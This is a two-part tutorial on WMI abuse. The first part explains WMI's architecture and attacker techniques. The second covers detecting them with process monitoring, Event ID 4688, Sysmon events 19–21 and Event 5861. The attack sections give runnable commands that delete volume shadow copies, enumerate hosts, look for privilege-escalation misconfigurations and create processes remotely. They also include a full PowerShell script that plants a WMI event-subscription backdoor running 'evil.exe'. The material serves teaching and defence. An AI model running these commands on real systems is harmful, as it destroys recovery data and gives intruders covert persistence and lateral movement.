Investigating WMI Attacks

Part 1: Introduction

Unlike attacks carried out by traditional malware, fileless malware doesn't require the attackers to install a single piece of software on a target's machine. Instead, fileless malware attacks take tools built into Windows like Windows Management Instrumentation (WMI) and using them for malicious activity. These attacks are particularly challenging to detect since these tools and the actions they carry out are trusted.

What is WMI?

Windows Management Instrumentation (WMI) is the implementation of the WBEM and CIM standards on the Windows OS, and allows users, administrators and developers (as well as attackers) to enumerate, manipulate and interact with various managed components in the OS. An important feature of WMI is the ability to interact with the WMI model of a remote machine, using either the DCOM or the WinRM protocol. This allows attackers to remotely manipulate WMI classes on a remote machine without needing to run any arbitrary code on it beforehand.

What is it used for?

WMI can be used to do the following:

- Gather statuses of computers
- Configure computer settings (security, system properties, permissions, etc.)
- Run applications or execute code
- Turn on, or turn off, error logging

Why do attackers prefer WMI?

Attackers often prefer to take easier and pre-existing vectors to conduct attacks, rather than creating specialized or unique tools. WMI is a native tool installed on all Windows-operated systems dating back to Windows 95 and NT 4.0. Another advantage for attackers is that WMI allows them a stealthier method of executing attacks. Many permanent events run as SYSTEM and payloads are written to the WMI repository as opposed to disk. Additionally, defenders can, generally, be unaware of WMI as a multi-purpose vector.

WMI is a powerful tool that attackers can use for various phases of the attack lifecycle. The native tool provides numerous objects, methods, and events that can be used for reconnaissance, detection of anti-virus (AV) or virtual machine (VM)

products, code execution, lateral movement, covert data storage, and persistence without introducing a file to disk.

WMI attacks generally **require administrator rights**, but once admin is attained, the door is wide open for post-exploitation. In fact, every aspect of the post-exploit kill chain can be accomplished with built-in WMI capabilities, and unfortunately, minimal logging.

WMI Architecture



Figure 1: WMI Architecture

- **Clients/Consumers**: These are essentially the end consumers which interact with WMI classes for querying data, running methods, etc. Few prominent clients include `wmic.exe, wbemtest.exe, winrm.exe,` VBScript/JScript and Powershell cmdlets.

- **Query Languages:** Just like SQL provides you with a way to query a database, WMI too has WQL (WMI Query Language) / CQL for querying the WMI service. When it comes to managing remote boxes, the WBEM standard kicks in – which include DCOM and WS-Man.

  A simple query may look like this:

```
select * from win32_bios
```

  which gives us information about our BIOS.

- **WMI Service:** is the implementation in Windows of the WMI system. This is a process that runs with the display name “Windows Management Instrumentation”, and acts as an intermediary between WMI providers, the WMI repository, and managing applications. It runs automatically at startup.

- **Repositories:** These are the databases that stores all static data (definitions) of classes. The repositories are defined by MOF (managed object format) files which define the structure, classes, namespaces, etc. The database files can be found under the `%WINDIR%\System32\Wbem\Repository` directory.



Figure 2: WMI Repository Folder

- **MOF Files:** MOF files are basically used to define WMI namespaces, classes, providers, etc. You’ll usually find them under the `%WINDIR%\System32\Wbem` directory with the extension `.mof`.



Figure 3: WMI MOF & Provider Files

- **Providers**: Whatever is defined in the repositories can be accessed with the help of WMI providers. They are usually DLL files and associated with a MOF file. The providers are essential to the ecosystem because they monitor events and data from specific defined objects. Think of providers like drivers which provide a bridge between managed objects and WMI.
  In Figure 3 above, the DLL files are the providers of the associated MOF files.

- **Managed Objects**: are any logical or physical component or service that can be managed via WMI, i.e. a managed object can be the service, process or OS being managed by WMI. This includes a vast array of components because essentially any parameter or object that can be accessed by other Windows tools – such as a performance monitor – can also be accessed by WMI.

- **Namespaces**: Put simply, namespaces are logical divisions of classes meant for easy discovery and usage. They are divided into 3 groups:
  - system
  - core
  - extension

  and 3 types:
  - abstract
  - static
  - dynamic

  Few prominent namespaces that come by default are: `root\cimv2`, `root\default`, `root\security`, `root\subscription`, etc.

WMI Attacks: Reconnaissance

A common way adversaries use WMI, and WMIC specifically, is to gather information and modify systems. During ransomware attacks, adversaries often list and delete volume shadows, which are used to recover files. Because ransomware operators frequently use the Volume Shadow Administration utility, `vssadmin.exe`, for this purpose, many organizations send alerts to the SOC when it executes. However, `wmic.exe` may also be used to manage volume shadows without calling `vssadmin.exe` via a command like the following:

```
> wmic shadowcopy delete /noninteractive

# Even more stealthy
> wmic process call create vssadmin.exe delete shadows /all /quiet
```

In addition, adversaries use WMIC to enumerate and modify dozens of aspects of a Windows system or environment, below some examples:

```
# List running processes
> wmic process get CSName,Description,ExecutablePath,ProcessId

# List local user accounts
> wmic useraccount list full

# List local group
> wmic group list full

# "Quick Fix Engineering" aka patches
> wmic qfe get Caption,Description,HotFixID,InstalledOn

# Start up tasks
> wmic startup get Caption,Command,Location,User
```



Figure 4: List Users on Target Host



Figure 5: List Installed Patches

WMI Attacks: Privilege Escalation

Privilege escalation is one of the most common techniques attackers use to discover and exfiltrate sensitive valuable data. From a hacker's perspective, privilege

escalation is the art of increasing privileges from initial access, which is typically that of a standard user or application account, all the way up to administrator. Below are some examples of using WMI searching for misconfigurations to achieve this goal:

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto"
| findstr /i /v "C:\Windows\\" |findstr /i /v """
```

```
$Owners = @{}
Get-WmiObject -Class win32_process | Where-Object {$_} | ForEach-Object
{$Owners[$_.handle] = $_.getowner().user}
```

```
# find all paths to service .exe's that have a space in the path and aren't quoted
   $VulnServices = Get-WmiObject -Class win32_service | Where-Object {$_}
| Where-Object {($_.pathname -ne $null) -and ($_.pathname.trim() -ne "")} |
Where-Object {-not $_.pathname.StartsWith("`"")} | Where-Object {-not
$_.pathname.StartsWith("""")} | Where-Object
...
```

https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerUp/PowerUp.ps1

WMI Attacks: Lateral Movement

Lateral movement is a necessary step early in the attack lifecycle of any successful breach. Once an adversary gains access to a victim environment, their natural progression will be to move laterally to other hosts of interest, getting ever closer to the ultimate objectives

Client -Server Model

It's important to understand that there are client and server components that make up WMI. The most recognized clients are the command-line utility `wmic.exe` and the PowerShell cmdlet `Get-WMIObject`.
On the server side, `wmiprvse.exe`—or the WMI Provider Host—services many, but not all, requests made by clients.

This is important we are looking at suspicious activity that ties back to a parent process of `wmiprvse.exe`, you may be dealing with an adversary who is using `wmic.exe` on a remote system to execute payloads on the system you're investigating—a form of lateral movement. Here is a WMI lateral movement technique that is seen often:

```
> wmic /node:<remote IP/Hostname> process call create "<command>"
```



Figure 6: Remote Process Creation

On the destination host, the given process will appear as a child of `wmiprvse.exe`. If your security audit policies are logging logon events, you should see a corresponding network (type 3) logon event associated with this activity. Variations of the above command line may include passed credentials.



Figure 7: Process Hacker

WMI Attacks: Event Consumer Backdoors

One of the more insidious WMI attacks is the use of WMI Events to employ backdoors and persistence mechanisms. These events and corresponding consumers are stored in the local WMI repository within the file system and are broadly invisible to both users and system administrators.

WMI allows triggers (filters) to be set that when satisfied will run scripts or executables
1. **Event Filter** → Trigger condition
2. **Event Consumer** → Script or executable to run
3. **Binding** → Tie together Filter + Consumer

- Filters can be based on time (every 20 sec), service start, user auth, file creation, etc.
- PowerShell or mofcomp.exe can be used for setup

```
$filterName = 'BotFilter82'
$consumerName = 'BotConsumer23'
$exePath = 'C:\Windows\System32\evil.exe'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -
NameSpace "root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQ
L";Query=$Query} -ErrorAction Stop
$WMIEventConsumer = Set-WmiInstance -Class
CommandLineEventConsumer -Namespace "root\subscription" -
Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate
=$exePath}
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"root\subscription" -Arguments
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887

Part 2: Investigating WMI Attacks

Our most fruitful detection analytics for catching adversarial abuse of WMI rely almost entirely on a mix of process and command-line monitoring, which are widely available via commercial EDR products and native Windows event logging.

Process Monitoring

Processes serve as the basis for most of our WMI detection analytics. Unlike many other techniques, malicious use of WMI typically manifests as one of two processes: `wmic.exe` or `wmiprvse.exe`. In fact, much of the actual behavior associated with WMI will spawn from `wmiprivse.exe`. For example, if an adversary calls the `Create` method of the `Win32_Process` class in order to perform lateral movement, the executable will spawn as a child process of `wmiprvse.exe` on the target system.

Command Monitoring

While we have some analytics that are primarily built around process lineage, many look for a combination of processes and command-line arguments. The `Get-WMIObject` PowerShell cmdlet stands out as a particularly useful parameter for observing WMI activity.

Command Line Analysis and WMI Logs

Windows Event ID 4688: Process Creation

As with many other attack techniques, logging process start events (4688) with command-line logging enabled can be a rich source of telemetry. More abstractly, Event ID 4688 is a great place—readily available on Windows systems—to observe WMI and other activity and start differentiating normal and benign from abnormal and suspicious.

To enable command line process creation, go to Computer Configuration > Administrative Templates > System > Audit Process Creation, click the Include command line in process creation event setting, then select the Enabled radio button.



Figure 8: Event ID 4688 (Process Creation)

Sysmon Event IDs 19, 20, and 21: WmiEvents

- **Event ID 19**: WmiEvent (WmiEventFilter activity detected). When a WMI event filter is registered, which is a method used by malware to execute, this event logs the WMI namespace, filter name and filter expression.
- **Event ID 20**: WmiEvent (WmiEventConsumer activity detected). This event logs the registration of WMI consumers, recording the consumer name, log, and destination.
- **Event ID 21**: WmiEvent (WmiEventConsumerToFilter activity detected). When a consumer binds to a filter, this event logs the consumer name and filter path



Figure 9: Kibana Search



Figure 10: Sysmon Event ID 19 (WmiEventFilter)



Figure 11: Sysmon Event ID 20 (WmiEventConsumer)



Figure 12: Sysmon Event ID 21 (WmiEventConsumerToFilter)

Windows Event ID 5861: Microsoft-Windows-WMI-Activity/Operational

Event ID 5861 in the Microsoft-Windows-WMI-Activity/Operational event log reliably logs permanent WMI event subscriptions. A permanent event subscription is the primary means by which an adversary can achieve persistence using WMI. This persistence mechanism offers an adversary a tremendous amount of control over the conditions in which their payload is executed.

